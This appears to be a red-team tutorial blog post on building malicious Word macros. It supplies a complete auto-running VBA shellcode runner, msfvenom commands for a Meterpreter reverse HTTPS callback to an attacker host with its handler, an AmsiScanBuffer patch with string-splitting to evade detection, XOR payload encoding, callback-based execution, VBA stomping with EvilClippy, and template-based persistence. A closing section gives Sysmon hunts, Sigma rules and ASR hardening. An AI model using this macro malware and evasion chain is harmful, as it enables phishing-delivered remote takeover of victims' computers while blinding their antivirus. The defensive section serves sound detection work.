Malicious Office Macros: VBA Basics to Shellcode Execution
You’ve got a .docm on a target’s desktop and they just clicked “Enable Content.” What actually happens between that click and your Meterpreter session? Most write-ups either stay at the Shell("cmd.exe") toy level or dump a finished payload with no explanation. This walkthrough bridges the gap – from the OLE internals of a macro-laced document through the VirtualAlloc→RtlMoveMemory→CreateThread shellcode runner, AMSI bypass, callback-based execution, and VBA stomping, all built step-by-step against a self-made lab document. Every offensive step gets its detection pair.
1. What Lives Inside a Macro-Enabled Document

A .docm or .xlsm file is an OLE Compound Document – essentially a filesystem-within-a-file. The VBA project lives in the VBA/ storage, and three streams matter:
| Stream | Purpose |
|---|---|
dir | Project metadata – module names, references, GUIDs |
VBA/Module streams | RLE-compressed VBA source code per module |
_VBA_PROJECT | Compiled p-code – version-stamped to the Office build that saved it |
Here’s the part that tripped me up the first time I looked at VBA stomping: Office doesn’t always run the source code. If the _VBA_PROJECT version stamp matches the running Office version, the compiled p-code executes directly and the source is never decompressed. This is the entire basis of VBA stomping (Section 8).
Inspect any document’s macro streams with olevba:
pip install oletools
olevba lab_macro.docm
olevba decompresses and displays VBA source, flags suspicious keywords (CreateThread, VirtualAlloc, Shell), and warns on p-code/source mismatches.
2. Auto-Execution Triggers
VBA macros don’t require user interaction beyond the “Enable Content” click. The VBA runtime invokes specific subroutine names automatically:
| Auto-trigger | Host App | Fires When |
|---|---|---|
Document_Open | Word (.docm) | Document opens |
AutoOpen | Word (legacy .doc) | Document opens |
Workbook_Open | Excel (.xlsm) | Workbook opens |
Auto_Open | Excel (legacy .xls) | Workbook opens |
Document_Close | Word | Document closes |
Frame1_Layout | Word/Excel (ActiveX) | ActiveX frame renders – evades trigger-name scanning |
Always implement both Document_Open and AutoOpen – the first is the modern event; the second covers legacy compatibility. Detection that only looks for one misses the other.
3. Calling Win32 APIs from VBA
The Declare keyword imports DLL exports into VBA. On 64-bit Office (VBA7), the PtrSafe keyword is mandatory and pointer-width arguments use LongPtr instead of Long.
The classic shellcode runner needs exactly three functions from kernel32.dll:
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" _
    (ByVal lpAddress As LongPtr, ByVal dwSize As Long, _
     ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr

Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" _
    (ByVal lDest As LongPtr, ByRef sSource As Any, _
     ByVal lLen As Long) As LongPtr

Private Declare PtrSafe Function CreateThread Lib "kernel32" _
    (ByVal lpSecAttr As Long, ByVal dwStackSize As Long, _
     ByVal lpStartAddr As LongPtr, lpParam As LongPtr, _
     ByVal dwFlags As Long, ByRef lpThreadId As Long) As LongPtr
VirtualAlloc allocates a memory region. RtlMoveMemory copies shellcode bytes into it. CreateThread starts execution at that address. The key constants: 0x3000 (MEM_COMMIT | MEM_RESERVE) and 0x40 (PAGE_EXECUTE_READWRITE). That RWX allocation is the loudest signal a defender can hunt – more on that in Section 9.
The Alias keyword lets you rename an import. This matters for evasion – RtlMoveMemory is a flagged string in AMSI and most static signatures:
Private Declare PtrSafe Sub CopyMem Lib "kernel32" Alias "RtlMoveMemory" _
    (ByVal dest As LongPtr, ByRef src As Any, ByVal length As Long)
Same function, different name in the source. Simple, and still effective against lazy pattern matching.
4. Lab Setup
You need two machines on an isolated host-only network:
| Role | OS / Software |
|---|---|
| Victim | Windows 10/11 VM, Office 2019 or 365 (64-bit), Defender disabled for initial testing |
| Attacker | Kali Linux, msfvenom, msfconsole, oletools installed |
On the victim VM, ensure the Developer tab is enabled in Word (File → Options → Customize Ribbon → check Developer). Disable Protected View for this lab under Trust Center settings – in production, this is exactly what an attacker hopes an admin misconfigured.
Generate Shellcode
Start with a benign calc.exe payload to prove execution, then graduate to a Meterpreter reverse shell:
# Benign proof-of-concept (64-bit)
msfvenom -p windows/x64/exec CMD=calc.exe -f vbapplication

# Meterpreter reverse HTTPS (64-bit)
msfvenom -p windows/x64/meterpreter/reverse_https \
  LHOST=192.168.56.10 LPORT=443 \
  EXITFUNC=thread -f vbapplication -o shellcode.vba
The -f vbapplication flag outputs a VBA-ready Array(...) – paste it directly into the macro. Set EXITFUNC=thread so the thread exits cleanly when Word closes rather than crashing the host process.
5. Building the Three-API Shellcode Runner
Open Word → Developer → Visual Basic. Double-click ThisDocument and paste:
#If VBA7 Then
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" _
    (ByVal lpAddress As LongPtr, ByVal dwSize As Long, _
     ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" _
    (ByVal lDest As LongPtr, ByRef sSource As Any, _
     ByVal lLen As Long) As LongPtr
Private Declare PtrSafe Function CreateThread Lib "kernel32" _
    (ByVal lpSecAttr As Long, ByVal dwStackSize As Long, _
     ByVal lpStartAddr As LongPtr, lpParam As LongPtr, _
     ByVal dwFlags As Long, ByRef lpThreadId As Long) As LongPtr
#End If

Sub Document_Open()
    RunShell
End Sub

Sub AutoOpen()
    RunShell
End Sub

Sub RunShell()
    Dim buf As Variant
    Dim addr As LongPtr
    Dim counter As Long
    Dim data As Long

    ' --- PASTE msfvenom -f vbapplication output below ---
    buf = Array(72, 131, 228, 240, 232, ...)
    ' --- END shellcode ---

    addr = VirtualAlloc(0, UBound(buf) + 1, &H3000, &H40)

    For counter = LBound(buf) To UBound(buf)
        data = buf(counter)
        RtlMoveMemory addr + counter, data, 1
    Next counter

    CreateThread 0, 0, addr, 0, 0, 0
End Sub
Save as lab_macro.docm. Close and reopen – click “Enable Content.” With the calc.exe payload, Calculator pops. With Meterpreter, set up your handler first:
msfconsole -q -x "use exploit/multi/handler; \
  set payload windows/x64/meterpreter/reverse_https; \
  set LHOST 192.168.56.10; set LPORT 443; \
  set ExitOnSession false; run -j"
Open the document. Session lands. That’s your baseline – everything from here is refinement and evasion.
 to a Meterpreter session](https://genxcyber.com/wp-content/uploads/2026/06/vba-macro-shellcode-execution-office-1-scaled.png)
6. AMSI Bypass
Office 2019+ integrates AMSI into the VBA runtime. amsi.dll gets loaded into WINWORD.EXE and every macro buffer passes through AmsiScanBuffer before execution. Your raw shellcode array with VirtualAlloc and CreateThread will get flagged immediately once you re-enable Defender.
The standard bypass patches AmsiScanBuffer in-process so it returns AMSI_RESULT_CLEAN without scanning. The sequence:
LoadLibraryA("amsi.dll")– get the module handleGetProcAddress(handle, "AmsiScanBuffer")– resolve the functionVirtualProtect– mark the first bytes asPAGE_EXECUTE_READWRITE- Overwrite with a stub that returns clean:
mov eax, 0x80070057; ret(0xB8 0x57 0x00 0x07 0x80 0xC3)
Note the Alias trick – declare RtlFillMemory as Patcher so the string RtlMoveMemory never appears:
Private Declare PtrSafe Function LoadLibraryA Lib "kernel32" _
    (ByVal lpFile As String) As LongPtr
Private Declare PtrSafe Function GetProcAddress Lib "kernel32" _
    (ByVal hMod As LongPtr, ByVal lpName As String) As LongPtr
Private Declare PtrSafe Function VirtualProtect Lib "kernel32" _
    (lpAddr As Any, ByVal dwSize As LongPtr, _
     ByVal flProt As Long, lpOld As Long) As Long
Private Declare PtrSafe Sub Patcher Lib "kernel32" Alias "RtlFillMemory" _
    (Destination As Any, ByVal Length As Long, ByVal Fill As Byte)

Sub PatchAMSI()
    Dim hAmsi As LongPtr
    Dim pScan As LongPtr
    Dim oldProt As Long

    hAmsi = LoadLibraryA("amsi.dll")
    pScan = GetProcAddress(hAmsi, "AmsiScanBuffer")
    VirtualProtect ByVal pScan, 8, &H40, oldProt

    ' Overwrite: mov eax, 0x80070057; ret
    Patcher ByVal pScan, 1, &HB8        ' mov eax, imm32
    Patcher ByVal (pScan + 1), 1, &H57  ' 0x57
    Patcher ByVal (pScan + 2), 1, &H0   ' 0x00
    Patcher ByVal (pScan + 3), 1, &H7   ' 0x07
    Patcher ByVal (pScan + 4), 1, &H80  ' 0x80
    Patcher ByVal (pScan + 5), 1, &HC3  ' ret
End Sub
Call PatchAMSI at the top of Document_Open, before RunShell. AMSI is now blind for the remainder of that process.
A gotcha that cost me a solid hour: the string "AmsiScanBuffer" itself triggers AMSI. You can split it at runtime – "Amsi" & "Scan" & "Buffer" – or build it from Chr() calls. The irony of AMSI detecting its own bypass string is almost funny until it blocks your lab work.

7. Evasion Techniques
XOR-Encoded Shellcode
Static signatures match raw shellcode byte patterns. XOR the array with a single-byte key before embedding it:
# xor_encode.py — run on Kali
import sys
key = 0xAA
with open(sys.argv[1], "rb") as f:
    raw = bytearray(f.read())
encoded = [b ^ key for b in raw]
print("buf = Array(" + ",".join(str(b) for b in encoded) + ")")
msfvenom -p windows/x64/exec CMD=calc.exe -f raw -o calc.bin
python3 xor_encode.py calc.bin
The VBA decode loop XORs each byte back before copying:
Dim key As Byte: key = &HAA
For counter = LBound(buf) To UBound(buf)
    data = buf(counter) Xor key
    RtlMoveMemory addr + counter, data, 1
Next counter
Callback-Based Execution
CreateThread is the most-flagged execution primitive. Several Win32 functions accept callback pointers – point them at your shellcode instead:
Private Declare PtrSafe Function HeapAlloc Lib "kernel32" _
    (ByVal hHeap As LongPtr, ByVal dwFlags As Long, _
     ByVal dwBytes As Long) As LongPtr
Private Declare PtrSafe Function GetProcessHeap Lib "kernel32" () As LongPtr
Private Declare PtrSafe Function EnumSystemLocalesA Lib "kernel32" _
    (ByVal lpLocaleEnumProc As LongPtr, ByVal dwFlags As Long) As Long
Allocate with HeapAlloc (avoids VirtualAlloc), copy shellcode in, then:
EnumSystemLocalesA addr, 0
EnumSystemLocalesA treats addr as a callback function pointer and calls it. Other callback primitives: FlsAlloc, the Lazarus Group’s UuidFromStringA technique (which copies UUID-encoded shellcode to RWX memory), and DispCallFunc from OleAut32.dll for indirect API invocation. Each one dodges a different set of behavioral signatures.
8. VBA Stomping with EvilClippy
VBA stomping removes the source code from the module streams while preserving the compiled p-code in _VBA_PROJECT. If the victim’s Office version matches the version stamp in the p-code, Office executes the p-code directly and never notices the source is gone – or replaced with something benign.
git clone https://github.com/outflanknl/EvilClippy
cd EvilClippy && dotnet build
# Stomp: replace visible source with benign code
echo 'Sub Document_Open()' > fake.vba
echo '  MsgBox "Hello"' >> fake.vba
echo 'End Sub' >> fake.vba
mono EvilClippy.exe -s fake.vba lab_macro.docm
Verify with olevba – it will report the benign source but flag a p-code/source mismatch. That mismatch is exactly what defenders should hunt for with YARA rules at the email gateway.
9. Persistence via Office Templates
For longer-term access, inject macros into the global template. Every Word document loads Normal.dotm on open:
- Word:
%APPDATA%\Microsoft\Templates\Normal.dotm - Excel:
%APPDATA%\Microsoft\Excel\XLSTART\PERSONAL.XLSB
Alternatively, hijack the GlobalDotName registry key to redirect Word’s template load path to your controlled .dotm, or use remote template injection – the document’s Settings.xml.rels references a .dotm at a UNC or HTTP path, fetched on open. The document itself contains no macros, evading static analysis. The macro payload lives on your infrastructure.
10. Detection, Hunting, and Hardening
Sysmon Events
| Event ID | Hunt For |
|---|---|
1 | WINWORD.EXE or EXCEL.EXE spawning cmd.exe, powershell.exe, mshta.exe |
7 | Office processes loading VBE7.DLL, VBE7INTL.DLL (macro engine), amsi.dll |
8 | Office process creating remote threads (post-exploitation injection) |
10 | Office process opening handles to lsass.exe |
11 | Office dropping files to %TEMP%, %APPDATA%, Startup folders |
12/13 | Writes to VBAWarnings, TrustRecords registry keys |
Sigma Rules
title: Office Application Spawning Shell Process
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 1
    ParentImage|endswith:
      - '\WINWORD.EXE'
      - '\EXCEL.EXE'
      - '\POWERPNT.EXE'
    Image|endswith:
      - '\cmd.exe'
      - '\powershell.exe'
      - '\wscript.exe'
      - '\mshta.exe'
  condition: selection
level: high
title: VBA Macro Engine DLL Loaded by Office
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 7
    Image|endswith:
      - '\WINWORD.EXE'
      - '\EXCEL.EXE'
    ImageLoaded|contains: 'VBE7.DLL'
  condition: selection
level: medium
Hardening
- ASR Rule
D4F940AB-401B-4EFC-AADC-AD5F3C50688A– Block Office apps from creating child processes. This single rule kills the entire macro-to-shell chain. - ASR Rule
75668C1F-73B5-4CF0-BB93-3ECF5CB7CC84– Block Office apps from injecting code into other processes. - Group Policy: Block macros from running in Office files from the Internet (the 2022 MotW-based macro block).
VBAWarnings=4via GPO – disables all macros without notification.- Require signed macros (
VBAWarnings=3) – only digitally signed macros execute. - Scan
.docm,.xlsm,.dotmat the email gateway witholevbaand YARA rules forDeclare,VirtualAlloc,CreateThread, and p-code/source mismatches.
11. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Spearphishing Attachment | T1566.001 | Email gateway, Sysmon Event 11 |
| User Execution: Malicious File | T1204.002 | Sysmon Event 1 (Office spawning child) |
| Command and Scripting Interpreter: Visual Basic | T1059.005 | Sysmon Event 7 (VBE7.DLL load), AMSI ETW |
| Native API | T1106 | ETW Microsoft-Windows-Threat-Intelligence (RWX alloc) |
| Obfuscated Files or Information | T1027 | Static analysis, YARA, olevba keyword scan |
| VBA Stomping | T1564.007 | olevba p-code/source mismatch detection |
| Office Template Macros | T1137.001 | Sysmon Event 11 (Normal.dotm modification), registry monitoring |
| Template Injection | T1221 | Network monitoring for .dotm fetches on document open |
| Modify Registry | T1112 | Sysmon Event 13 (VBAWarnings writes) |
12. Tools
| Tool | Purpose | Link |
|---|---|---|
olevba (oletools) | Extract & analyze VBA from OLE documents | github.com/decalage2/oletools |
oledump.py | Low-level OLE stream inspection | blog.didierstevens.com |
| EvilClippy | VBA stomping – replace source, preserve p-code | github.com/outflanknl/EvilClippy |
msfvenom | Shellcode generation (vbapplication format) | metasploit.com |
| Process Hacker | Inspect loaded DLLs, memory regions in Office process | processhacker.sourceforge.io |
| x64dbg | Debug Office process, verify shellcode execution | x64dbg.com |
| Sysmon | Endpoint telemetry (Events 1, 7, 8, 10, 11, 13) | learn.microsoft.com |
Summary
- The three-API pattern –
VirtualAlloc→RtlMoveMemory→CreateThread– is the foundation of every VBA shellcode runner, and understanding it end-to-end is prerequisite to both building and detecting macro payloads. - Auto-trigger subs (
Document_Open,AutoOpen) execute on “Enable Content” with zero further interaction; pair both in every payload for compatibility. - AMSI integration in Office 2019+ catches raw payloads; the in-process
AmsiScanBufferpatch bypasses it, but theAliaskeyword and string-splitting are needed to avoid AMSI flagging the bypass itself. - Callback-based execution (
EnumSystemLocalesA,FlsAlloc,UuidFromStringA) and VBA stomping raise the evasion bar – detect them with ETW telemetry, olevba p-code analysis, and behavioral rules rather than static signatures. - ASR rule
D4F940AB(block Office child processes) kills the entire chain. Deploy it. Scan inbound documents at the gateway witholevbaand YARA. Hunt Sysmon Event 7 forVBE7.DLLloads and Event 1 for Office-spawned shells.
Related Tutorials
- Shellcode Encoders: XOR Encoding, Custom Decoders, and Avoiding Bad Chars
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- Position-Independent Code: Writing PIC Shellcode Without Hardcoded Addresses
- Writing x64 Shellcode: Differences, Shadow Space, and Register Conventions
References
- github.com
- www.nccgroup.com
- adepts.of0x.cc
- www.docguard.io
- attack.mitre.org
- attack.mitre.org
- attack.mitre.org
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.